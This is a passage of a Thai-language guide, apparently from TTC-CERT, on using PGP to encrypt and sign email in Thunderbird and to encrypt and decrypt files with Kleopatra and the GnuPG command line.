
(11) เมื่อกลับมายังหน้าจอเมนู End-To-End Encryption ให้ติ๊กเลือกกุญแจที่ต้องการใช้งาน



(12) หากยังไม่มีกุญแจสาธารณะ (Public key) ของผู้รับ (ผู้ที่เราต้องการส่งอีเมลไปให้) สามารถทำการเพิ่มกุญแจสาธารณะของผู้รับ ผ่านทางปุ่ม **OpenPGP Key Manager** ในหน้าต่างเมนู **End-To-End Encryption** และต้องทำทำการ Accept กุญแจดังกล่าวด้วย

(13) เมื่อต้องการเริ่มต้นการเขียนอีเมล ให้กลับไปยังหน้า Inbox และทำการสร้างอีเมลโดยกดที่ปุ่ม **Write**


(14) ที่เมนูด้านบน คลิ๊กลูกศรข้างปุ่ม **Security** จากนั้นเลือกหัวข้อ **Require Encryption** ซึ่งโดย Default ระบบจะทำการเพิ่ม **Digitally Sign This Message** โดยอัตโนมัติ (หากผู้ใช้ไม่ต้องการ Signed ข้อความ สามารถติ๊กออกได้ แต่อย่างไรก็ตามศูนย์ TTC-CERT แนะนำให้ทำการ Signed ข้อความทุกครั้งเมื่อมีการส่งอีเมล)



(15) กรอกข้อมูลในอีเมลให้ครบถ้วน โดยโปรแกรม Thunderbird จะตรวจสอบที่อยู่อีเมลของผู้รับว่าตรงกับข้อมูลอีเมลของกุญแจสาธารณะ (Public key) ภายในฐานข้อมูลหรือไม่ หากมีอีเมลที่ตรงกันโปรแกรมจะเรียกใช้งานกุญแจสาธารณะของผู้รับและทำการเข้ารหัสข้อมูลให้โดยอัตโนมัติ

(16) เมื่อกรอกข้อมูลครบถ้วนแล้ว ให้กดปุ่ม Send

<u>ข้อควรระวัง</u> ข้อมูลในส่วนของ หัวข้ออีเมล (Subject) จะไม่ถูกเข้ารหัส ดังนั้นหากส่งข้อความที่มีความอ่อนไหว (Sensitive data) ไม่ควรมีข้อมูลมีความอ่อนไหวอยู่ในหัวข้ออีเมล (Subject)




การใช้ PGP เพื่อเซ็นชื่อ (sign) อีเมลของตนเองที่ไม่ได้เข้ารหัส

การเซ็นชื่อ (sign) ส่งอีเมลที่ไม่ได้เข้ารหัส บนระบบปฏิบัติการ Windows และ Linux โดยใช้โปรแกรม Thunderbird (เวอร์ชันที่ใช้ในระหว่างการเขียนบทความนี้ คือ v.78.8.0) สามารถดำเนินการได้ดังนี้

(1) ไปยังหน้า Inbox และทำการสร้างอีเมลโดยกดที่ปุ่ม **Write**

(2) ในหน้าต่าง Write ที่เมนูด้านบน คลิ๊กลูกศรข้างปุ่ม **Security** จากนั้นเลือกหัวข้อ Digitally Sign This Message




(3) จากนั้นเมื่อกรอกข้อมูลครบถ้วนแล้ว ให้กดปุ่ม Send

เพียงเท่านี้ก็สามารถส่งอีเมลโดยมีการการเซ็นชื่อ (sign) เพื่อยืนยันตัวตนของผู้ส่งอีกเมลและยืนยันความถูกต้องของข้อมูลในอีเมลที่ส่งโดยใช้ PGP


การใช้ซอฟต์แวร์ในการเข้ารหัสแบบ PGP เพื่อเข้ารหัสเอกสารหรือไฟล์ส่วนตัว

การเข้ารหัสเอกสารหรือไฟล์ส่วนตัวแบบ PGP บนระบบปฏิบัติการ Windows โดยใช้โปรแกรม GPG4win (Kleopatra)

(1) เปิดโปรแกรม **Kleopatra** แล้วกดที่ปุ่ม **Sign/Encrypt...** ที่บริเวณซ้ายมือของหน้าจอ



(2) เลือกไฟล์ที่ต้องการเข้ารหัส




(3) จะปรากฏหน้าต่าง Sign/Encrypt Files ให้ทำการเลือกการตั้งค่า ดังนี้

ภายใต้หัวข้อ Prove authenticity (sign) ⟶ ☒ Sign as คือ การตั้งค่าการเซ็นชื่อ (Sign) ให้เลือกใช้กุญแจส่วนตัว (Private key) ที่ต้องการ เพื่อใช้ในการยืนยันความเป็นผู้สร้างไฟล์ (Verification)


ภายใต้หัวข้อ Encrypt ⟶ ☒ Encrypt for me คือ การตั้งค่าโดยใช้กุญแจสาธารณะ (Public key) ของตัวเองเพื่อทำการเข้ารหัสไฟล์ ทำให้ตัวเราเองสามารถถอดรหัสไฟล์ได้

ภายใต้หัวข้อ Encrypt ⟶ ☒ Encrypt for others คือ การตั้งค่าโดยใช้กุญแจสาธารณะ (Public key) ของผู้รับซึ่งเป็นบุคคลอื่นเพื่อทำการเข้ารหัสไฟล์ ทำให้มีเพียงผู้รับที่ระบุไว้เท่านั้นที่จะสามารถถอดรหัสไฟล์ได้ (สามารถระบุผู้รับหลายคนได้ในคราวเดียวกัน ซึ่งผู้รับแต่ละคนจะสามารถถอดรหัสไฟล์ได้โดยใช้เพียงกุญแจส่วนตัวของตนเองเพียงดอกเดียว)

หัวข้อ Output ให้เลือก Path ปลายทางที่ต้องการ Save ไฟล์เข้ารหัสเอาไว้ ซึ่งไฟล์ที่เข้ารหัสจะมีนามสกุลไฟล์ต่อท้ายเป็น “.gpg” เป็นค่าเริ่มต้น



(4) เมื่อกดปุ่ม Sign / Encrypt จะปรากฏหน้าต่างแสดงผลลัพธ์การทำงานว่าเสร็จสมบูรณ์



(5) ตัวอย่างไฟล์ที่ถูกเข้ารหัสเรียบร้อยแล้ว

การเข้ารหัสเอกสารหรือไฟล์ส่วนตัวแบบ PGP บนระบบปฏิบัติการ Linux โดยใช้โปรแกรม GnuPG

สำหรับระบบปฏิบัติการ Linux สามารถใช้โปรแกรม GnuPG ในรูปแบบ Command Line เพื่อใช้ในการข้ารหัสเอกสารหรือไฟล์ส่วนตัว โดยสามารถใช้ได้ทั้งแบบ Symmetric-key algorithm และ Asymmetric-key algorithm โดยสามารถดำเนินการได้ ดังนี้

การเข้ารหัสโดยใช้โปรแกรม GnuPG ในการเข้ารหัสแบบ Symmetric-key algorithm สามารถดำเนินการได้ดังนี้


1) ใช้คำสั่ง


```
$ gpg --output OUTPUT-FILENAME --symmetric --cipher-algo
SYMMETRIC-CIPHER-ALGORITHM INPUT-FILENAME
```

ตัวอย่างคำสั่งในการเข้ารหัสไฟล์ secret.txt โดยใช้ Symmetric-key algorithm ที่มี Cipher algorithm เป็น AES-256 โดยจะได้ไฟล์ที่ถูกเข้ารหัสชื่อ secret.txt.gpg

```
$ gpg --output secret.txt.gpg --symmetric --cipher-algo AES-256 secret.txt
```

2) จากนั้นโปรแกรมจะให้ใส่ Password ซึ่งจะเป็นคล้ายๆ กับกุญแจที่ใช้ในการเข้ารหัสและถอดรหัสไฟล์นี้ (Symmetric Key) โดยโปรแกรมจะให้เราใส่ Password 2 ครั้ง ดังภาพ





3) เมื่อดำเนินการเรียบร้อยแล้วเราจะได้ไฟล์ที่เข้ารหัสชื่อ secret.txt.gpg
4) เมื่อตรวจสอบรายละเอียดของไฟล์โดยใช้คำสั่ง file จะได้รายละเอียดของไฟล์ที่เข้ารหัส

```
$ file secret.txt.gpg
secret.txt.gpg: GPG symmetrically encrypted data (AES256 cipher)
```

ผู้อ่านก็สามารถนำไฟล์ดังกล่าวไปใช้งานได้ตามที่ต้องการ

การถอดรหัสโดยใช้โปรแกรม GnuPG จากไฟล์ที่ใช้โปรแกรม GnuPG ในการเข้ารหัสแบบ Symmetric-key algorithm สามารถดำเนินการได้ดังนี้


1) ใช้คำสั่ง


```
$ gpg --output OUTPUT-FILENAME --decrypt INPUT-FILENAME
```

ตัวอย่างคำสั่งในการถอดรหัสไฟล์ secret.txt.gpg โดยใช้โปรแกรม GnuPG ซึ่งไฟล์ที่ถูกถอดรหัสจะชื่อว่า secret_decrypt.txt

```
$ gpg --output secret_decrypt.txt --decrypt secret.txt.gpg
```

2) จากนั้นโปรแกรมจะให้ใส่ Password สำหรับถอดรหัสไฟล์นี้ (Symmetric Key) ดังภาพ





3) เมื่อรหัสถูกต้องโปรแกรมจะขึ้นว่าถอดรหัสไฟล์เรียบร้อย

```
$ gpg --output secret_decrypt.txt --decrypt secret.txt.gpg
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
```

เพียงเท่านี้ผู้อ่านก็สามารถถอดรหัสไฟล์และสามารถนำไฟล์ดังกล่าวไปใช้งานได้ตามที่ต้องการ

การเข้ารหัสโดยใช้โปรแกรม GnuPG ในการเข้ารหัสแบบ Asymmetric-key algorithm สามารถดำเนินการได้ดังนี้

1) ใช้คำสั่ง

```
$ gpg --output OUTPUT-FILENAME --encrypt --recipient
RECIPIENT@PUBLICKEY.COM INPUT-FILENAME
```

ตัวอย่างคำสั่งในการเข้ารหัสไฟล์ secret.txt โดยใช้ Asymmetric-key algorithm โดยใช้ Public Key ของ temp@ttc-cert.or.th โดยจะได้ไฟล์ที่ถูกเข้ารหัสชื่อ secret.txt.gpg

```
$ gpg --output secret.txt.gpg --encrypt --recipient temp@ttc-cert.or.th
secret.txt
```

2) เมื่อดำเนินการเรียบร้อยแล้วเราจะได้ไฟล์ที่เข้ารหัสชื่อ secret.txt.gpg
3) เมื่อตรวจสอบรายละเอียดของไฟล์โดยใช้คำสั่ง file จะได้รายละเอียดของไฟล์ที่เข้ารหัส

```
$ file secret.txt.gpg
secret.txt.gpg: PGP RSA encrypted session key - keyid: XXXXXXXX
XXXXXXXX RSA (Encrypt or Sign) xxxxb .
```

ผู้อ่านก็สามารถนำไฟล์ดังกล่าวไปใช้งานได้ตามที่ต้องการ

การถอดรหัสโดยใช้โปรแกรม GnuPG จากไฟล์ที่ใช้โปรแกรม GnuPG ในการเข้ารหัสแบบ Asymmetric-key algorithm สามารถดำเนินการได้ดังนี้

เครื่องที่จะใช้ในการถอดรหัสไฟล์ประเภทนี้จะต้องมี Private Key ที่ถูกต้อง


1) ใช้คำสั่ง

```
$ gpg --output OUTPUT-FILENAME --decrypt INPUT-FILENAME
```

ตัวอย่างคำสั่งในการถอดรหัสไฟล์ secret.txt.gpg โดยใช้โปรแกรม GnuPG ซึ่งไฟล์ที่ถูกถอดรหัสจะชื่อว่า secret_decrypt.txt

```
$ gpg --output secret_decrypt.txt --decrypt secret.txt.gpg
```

2) จากนั้นโปรแกรมจะให้ใส่ Passphase สำหรับใช้ Private Key ดังภาพ



3) เมื่อรหัสถูกต้องโปรแกรมจะขึ้นว่าถอดรหัสไฟล์เรียบร้อย

```
$ gpg --output secret_decrypt.txt --decrypt secret.txt.gpg
gpg: encrypted with xxxx-bit RSA key, ID XXXXXXXX, created 2021-xx-xx
      "Xxxxxxxxxxxxx temp@ttc-cert.or.th>"
```

เพียงเท่านี้ผู้อ่านก็สามารถถอดรหัสไฟล์และสามารถนำไฟล์ดังกล่าวไปใช้งานได้ตามที่ต้องการ

